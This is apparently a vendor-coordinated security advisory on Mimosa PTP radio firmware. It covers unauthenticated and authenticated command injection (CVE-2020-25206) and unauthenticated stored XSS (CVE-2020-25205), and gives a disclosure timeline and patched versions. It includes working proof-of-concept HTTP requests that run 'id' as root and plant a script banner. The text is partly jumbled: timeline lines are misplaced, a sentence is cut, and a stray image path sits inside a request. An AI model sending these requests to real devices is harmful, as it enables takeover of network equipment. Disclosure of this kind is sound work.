Mimosa PTP Devices - Multiple Vulnerabilities

CVE-2020-25206,CVE-2020-25205

Type
RCE,XSS
Severity
High
Affected products
B5c/B5/C5c
References
CVE-2020-25205, CVE-2020-25206

Read more

Timeline

22/05/2020	Unauthenticated RCE vulnerability discovered.
26/05/2020	Vendor contacted. No response received.
13/07/2020	Authenticated RCE vulnerabilities discovered.
17/07/2020	XSS vulnerability discovered.
07/09/2020	CVE IDs requested.
08/09/2020	CVE IDs granted from MITRE.
17/09/2020	Follow up email sent directly to vendor. No response received.
02/11/2020	Follow up email sent directly to Mimosa contact. Vendor requests further information.

Introduction

F-Secure identified a number of high risk vulnerabilities on Mimosa Point-To-Point (PTP) Backhaul radio devices, which allow threat actors to achieve the following:

- Remotely execute commands on the device's underlying operating system, either from unauthenticated or authenticated perspectives depending on the device's firmware release.
- Store Cross-Site Scripting (XSS) payloads within the device's web management portals, potentially allowing for credential theft.

These devices are typically used by commercial or private entities to provide wireless network connectivity between two sites. Whilst not required to be accessible from the public Internet F-Secure observed numerous devices that exposed their administrative panel. Each of the vulnerabilities presented below could therefore be leveraged to exploit such devices and gain full control.

These issues can be mitigated by updating to the most recent firmware versions for the B5/B5c/C5c PTP radio devices.

CVE-2020-25206 - Remote Command Execution (Multiple)

- Affected devices: B5/B5c/C5c
- Affected firmware:
  - Unauthenticated RCE: ≤ 1.5.3, ≤ 2.5.0.3
  - Authenticated RCE: ≤ 2.8.0.3

Read more

	acknowledges vulnerabilities
01-02/12/2020	Vendor shares beta firmware, including patches for CVE-2020-25205,CVE-2020-25206
02-04/12/2020	F-Secure confirm issues are no longer present in latest beta firmware
01/01/2021	Vendor officially releases firmware upgrades, containing mitigations
11/05/2021	Advisory published

vulnerabilities, stemming from the **getThroughput()** method of the **/var/www/core/api/calls/Througput.php** class. This allowed for arbitrary command execution on the underlying device with administrative privileges:

```
GET /core/api/calls/Throughput.php?from=1;+id HTTP/1.1
Host: 192.168.25.1
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:68.0) Gecko/20100101
Firefox/68.0
Accept: application/json, text/javascript, */*; q=0.01
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://192.168.25.1/index.php
X-Requested-With: XMLHttpRequest
Connection: close

HTTP/1.1 200 OK
Cache-Control: private, no-cache, max-age=0, no-store
X-Powered-By: PHP/5.5.8
Content-type: text/html
Connection: close
Date: Tue, 01 Jan 2019 00:18:24 GMT
Server: lighttpd/1.4.33
Content-Length: 53

{"values":{"Throughput":["uid=0(root) gid=0(root)"]}}
```

Authenticated RCE:

The Mimosa PTP B5, B5c and C5c backhaul radio firmware from versions 2.8.0.3 and below contained authenticated command injection vulnerabilities, stemming from the **get()** method of the following API classes:

- Throughput class (**/var/www/core/api/calls/Througput.php**)
- WanStats (**/var/www/core/api/calls/WanStats.php**)
- PhyStats (**/var/www/core/api/calls/PhyStats.php**)
- QosStats (**/var/www/core/api/calls/QosStats.php**)

Authentication was introduced in the the 2.8.0.x firmware for these APIs. The POST request shown below demonstrates how the **$duration** parameter of the **WanStats.php** endpoint may be abused to execute arbitrary commands when authenticated. Note that for this to be successful the **$cf** and **$resolution** values must also be specified for the user input to be passed to **shell_exec()** method.

```
POST /core/api/calls/WanStats.php HTTP/1.1
Host: 192.168.1.20
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:76.0)
Gecko/20100101 Firefox/76.0
Accept: application/json, text/javascript, */*; q=0.01
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://192.168.1.20/
X-Requested-With: XMLHttpRequest
DNT: 1
Connection: close
Cookie: PHPSESSID=odekk2go1k8j3hk5pm1grjmg23
Content-Type: application/x-www-form-urlencoded
Content-Length: 43

duration=100;+id;&resolution=100&cf=AVERAGE
```

HTTP/1.1 200 OK
X-Powered-By: PHP/7.2.22
Expires: Thu, 19 Nov 1981 08:52:00 GMT
Cache-Control: no-store, no-cache, must-revalidate
Pragma: no-cache
Content-type: text/plain;charset=UTF-8
Content-Length: 1580
Connection: close
Date: Wed, 01 Jan 2020 01:13:37 GMT
Server: lighttpd/1.4.54

txFrOK_0 txFrTotal_0 txOctetsOK_0 txFrErr_0 txFrSingleClsn_0 txFrMultipleClsn_0 txFrLateClsn_0 txFrExcessiveClsn_0 txFrUnicast_0 txFrMulticast_0 txFrBroadcast_0 txFrPause_0 rxFrOK_0 rxFrTotal_0 rxFrCrcErr_0 rxFrAlignErr_0 rxFrTotalErr_0 rxOctetsOK_0 rxOctetsTotal_0 rxFrUnicast_0 rxFrMulticast_0 rxFrBroadcast_0 rxFrPause_0 rxFrLenErr_0 rxFrUndersized_0 rxFrOversized_0 rxFrFrags_0 rxFrJabber_0 rxFrLen64_0 rxFrLen65-127_0 rxFrLen128-255_0 rxFrLen256-511_0 rxFrLen512-1023_0 rxFrLen1024-1518_0 rxFrLenOver1518_0 rxFrDropBufFull_0 rxFrTruncBufFull_0

1577841200: 4.0650000000e+00 4.0650000000e+00 2.6227600000e+03 0.0000000000e+00 0.0000000000e+00 0.0000000000e+00 0.0000000000e+00 0.0000000000e+00 3.8200000000e+00 0.0000000000e+00 2.4500000000e-01 0.0000000000e+00 3.2750000000e+00 3.2750000000e+00 0.0000000000e+00 0.0000000000e+00 0.0000000000e+00 4.7951500000e+02 4.7951500000e+02 3.0950000000e+00 0.0000000000e+00 1.8000000000e-01 0.0000000000e+00 0.0000000000e+00 0.0000000000e+00 0.0000000000e+00 0.0000000000e+00 0.0000000000e+00 1.8000000000e-01 2.5350000000e+00 0.0000000000e+00 4.4000000000e-01 1.2000000000e-01 0.0000000000e+00 0.0000000000e+00 0.0000000000e+00 0.0000000000e+00
1577841300: nan nan nan nan nan nan nan nan nan nan nan nan nan nan nan nan nan nan nan nan nan nan nan nan nan nan nan nan nan nan nan nan nan nan nan nan nan nan nan nan nan nan
uid=0(root) gid=0(root)

CVE-2020-25205 - Unauthenticated Stored XSS

- Affected devices: B5/B5c/C5c
- Firmware: ≤ 2.8.0.3

Read more

The web console could be configured to display a banner to unauthenticated users when the base URL is requested. It was found that no authentication was required to set the banner text for an affected device and that its content's could be leveraged to introduce arbitrary JavaScript code.

The following POST request could be sent to vulnerable devices to configure the banner text and introduce a benign "alert(1)" XSS payload:

POST /?q=index.set_banner HTTP/1.1
Host: 192.168.1.20
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:68.0) Gecko/20100101 Firefox/68.0


```
Content-Type: multipart/form-data; boundary=---------------------------
-458039406557620349115595292 9
Content-Length: 248
Connection: close
Upgrade-Insecure-Requests: 1

-----------------------------458039406557620349115595292 9
Content-Disposition: form-data; name="upload";
filename="banneruploadtest"
Content-Type: text/html

<script>alert(1)</script>


-----------------------------458039406557620349115595292 9--
```

The XSS payload would triggered by visiting the web console without authentication, as shown in the screenshot below. Note that the banner could not be removed after updating the contents of /mnt/jffs2/banner.txt. To remove the banner, the file must either be deleted from disk, this would require an administrator login to the device over telnet or SSH.



Solution

It is recommended that B5/B5c/C5c device operators upgrade the firmware to the latest stable versions. Mitigations for CVE-2020-25205 and CVE-2020-25206 were introduced in the following firmware releases:

- 1.5.5
- 2.5.4
- 2.8.1

Firmware versions can be obtained from the following URL, after enrolling for a Mimosa account:

- https://cloud.mimosa.co/app/index.html#/updateFirmware/firmwareDownload/